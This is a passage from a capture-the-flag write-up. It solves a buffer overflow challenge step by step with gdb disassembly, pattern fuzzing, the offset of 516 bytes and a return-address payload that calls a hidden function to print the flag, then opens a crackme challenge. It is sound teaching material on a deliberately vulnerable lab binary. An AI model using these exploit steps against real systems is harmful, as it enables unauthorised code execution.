1. Upon using the interface provided on the landing page, the output is printed on the screen as “User provided ***X*** bytes. Buffer content is: ***YYY*** ���” where ***X*** is the length of input in byte and ***YYY*** is the input text. It is quite obvious that this challenge is related to buffer overflow. However, overflowing the buffer through the interface does not give any further information.




Suspicious File

We found a suspicious binary running on one of our servers. Here is the binary file for you to see. The interface below allows you to send an input to the binary. Can you see if you can make it output the vaccine component?

User provided 5 bytes. Buffer content is: test ���

Figure 5-2. Simple Input on the Interface.


2. Let's move to the provided binary. The binary can be inspected by gdb[2]. Functions in the binary can be inspected using '*info functions*'. There are three functions that we should inspect including *main*, *overflow*, and *helper*.



```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482f4  _init
0x08048330  read@plt
0x08048340  printf@plt
0x08048350  system@plt
0x08048360  __gmon_start__@plt
0x08048370  __libc_start_main@plt
0x08048380  _start
0x080483b0  __x86.get_pc_thunk.bx
0x080483c0  deregister_tm_clones
0x080483f0  register_tm_clones
0x08048430  __do_global_dtors_aux
0x08048450  frame_dummy
0x0804847d  helper
0x08048491  overflow
0x080484df  main
0x08048500  __libc_csu_init
0x08048570  __libc_csu_fini
0x08048574  _fini
(gdb) 
```

Figure 5-3. Functions in the Binary.

3. The main function is only used for calling the overflow function.




```
(gdb) disas main
Dump of assembler code for function main:
   0x080484df <+0>:     push   %ebp
   0x080484e0 <+1>:     mov    %esp,%ebp
   0x080484e2 <+3>:     and    $0xfffffff0,%esp
   0x080484e5 <+6>:     call   0x8048491 <overflow>
   0x080484ea <+11>:    mov    $0x0,%eax
   0x080484ef <+16>:    leave
   0x080484f0 <+17>:    ret
End of assembler dump.
```

Figure 5-4. Result of Dissembly main Function.


[2] https://www.gnu.org/software/gdb/

4. The overflow function reads input (*0x080484b3*), and prints out the message (*0x080484d3*) we have seen on the landing page.



```
(gdb) disas overflow
Dump of assembler code for function overflow:
   0x08048491 <+0>:     push   %ebp
   0x08048492 <+1>:     mov    %esp,%ebp
   0x08048494 <+3>:     sub    $0x218,%esp
   0x0804849a <+9>:     movl   $0x2bc,0x8(%esp)
   0x080484a2 <+17>:    lea    -0x200(%ebp),%eax
   0x080484a8 <+23>:    mov    %eax,0x4(%esp)
   0x080484ac <+27>:    movl   $0x0,(%esp)
   0x080484b3 <+34>:    call   0x8048330 <read@plt>
   0x080484b8 <+39>:    mov    %eax,-0xc(%ebp)
   0x080484bb <+42>:    lea    -0x200(%ebp),%eax
   0x080484c1 <+48>:    mov    %eax,0x8(%esp)
   0x080484c5 <+52>:    mov    -0xc(%ebp),%eax
   0x080484c8 <+55>:    mov    %eax,0x4(%esp)
   0x080484cc <+59>:    movl   $0x80485a0,(%esp)
   0x080484d3 <+66>:    call   0x8048340 <printf@plt>
   0x080484d8 <+71>:    mov    $0x0,%eax
   0x080484dd <+76>:    leave
   0x080484de <+77>:    ret
End of assembler dump.
```


Figure 5-5. Result of Dissembly overflow Function.



```
(gdb) x/s 0x80485a0
0x80485a0:      "\nUser provided %d bytes. Buffer content is: %s\n"
```

Figure 5-6. Message that is Shown on the Landing Page.


5. As far as the inspection goes, the participant may notice that the helper function has not been used at all. So let’s take a look at it. It seems like the helper function will call a command within the system. Upon further inspection, we discovered that the command is “cat flag.txt” bingo!



```
(gdb) disas helper
Dump of assembler code for function helper:
   0x0804847d <+0>:     push   %ebp
   0x0804847e <+1>:     mov    %esp,%ebp
   0x08048480 <+3>:     sub    $0x18,%esp
   0x08048483 <+6>:     movl   $0x8048590,(%esp)
   0x0804848a <+13>:    call   0x8048350 <system@plt>
   0x0804848f <+18>:    leave
   0x08048490 <+19>:    ret
End of assembler dump.
(gdb) x/s 0x8048590
0x8048590:      "cat flag.txt"
```

Figure 5-7. Result of Dissembly helper Function.


6. To recap, the participant should provide the exploit that can overflow read function in overflow function. The exploit should include the address of the helper function (*0x0804847d* from figure 5-3) at the end so the overflow function will call it (*0x080484d3* from figure 5-5) instead of printing the message “User provided ***X*** bytes. Buffer content is: ***YYY***”.
7. There are many tools available to fuzz the binary. In this write up, we used gdb_commands[3]. Firstly, source the python file, and create a pattern to fuzz the binary.



```
(gdb) source pattern.py
(gdb) pattern_create 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
(gdb) █
```

Figure 5-8. Source the File and Create Pattern.

8. Then, run the binary and input the created pattern. The binary crashed with signal Segmentation fault. We also received the input that is the cause of this (*0x41327241*).




```
(gdb) run
Starting program: /home/tk/buff
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

User provided 700 bytes. Buffer content is: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0A
j1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq�

Program received signal SIGSEGV, Segmentation fault.
0x41327241 in ?? ()
(gdb) x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1
Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
Undefined command: "x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1
Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh
2B".  Try "help".
```

Figure 5-9. Result of Fuzzing the Binary on gdb.

[3] https://github.com/philwantsfish/gdb_commands


9. We can use the information from 8. to search the offset of the created pattern. This can be done using the same source that was used for creating the pattern. With this information, we know that the payload should be "516 characters long + the address of the *helper* function". Note that, the address of the *helper* should be represented as *\x7d\x84\x04\x08*.



```
(gdb) pattern_offset 0x41327241
516
```

Figure 5-10. Offset of the Fuzzing Pattern.

10. However, copying the payload and paste on the interface will not execute the desired result. This is because the address will not be treated as it should be. Therefore, the payload that will be pasted on the textbox should be inform of *"A"*516+"\x7d\x84\x04\x08"*.




Suspicious File

We found a suspicious binary running on one of our servers. Here is the binary file for you to see. The interface below allows you to send an input to the binary. Can you see if you can make it output the vaccine component?

User provided 31 bytes. Buffer content is: "A"*516+"x7dx84x04x08" �

Figure 5-11. Result of Placing on Textbox.

11. Note that the payload above will not work as well. It should be noticed that the payload is treated as one string which should be concluded that there is a print function wrapping the payload like so: print "payload". So, the payload should be rearrange so that the special characters like " and \ will be printed, and the operands * and + will be executed. Therefore, the final payload should be *A\"*516+\"\\x7d\\x84\\x04\\x08*
12. With the correct payload, the binary will overflow, execute helper function which will read and output flag.txt.



Suspicious File

We found a suspicious binary running on one of our servers. Here is the binary file for you to see. The interface below allows you to send an input to the binary. Can you see if you can make it output the vaccine component?

Flag{3cj2kx#4-hydroxybutylZanediyl000000000000}

Figure 5-11. Result of Correct Payload.


flag{3cj2kx#4-hydroxybutylZanediyl000000000000}

Challenge 6

Name of the Challenge	Crack me
Type of Challenge	Binary forensic
Difficulty Level	Medium
Tool/Reference	GDB

Problem:

The participant is provided with a page with the header "We think this file is hiding something that we want.". The page also provides a binary file for the participant to examine.




We think this file is hiding something that we want.

Click here to download the file.

Figure 6-1. Challenge 6 Landing Page.

Solution:


1. Let's begin by executing the binary. The binary requires a key and will output the incorrect flag when an incorrect key is used. Note that the flag is incorrect since it does not have the correct format.



```
❯ ./crackme
[!] Usage: ./crackme <secretKey>
❯ ./crackme key
[!] Wrong flag!
flag{ hahaha you got it noob }
```

Figure 6-2. Executing the Binary.

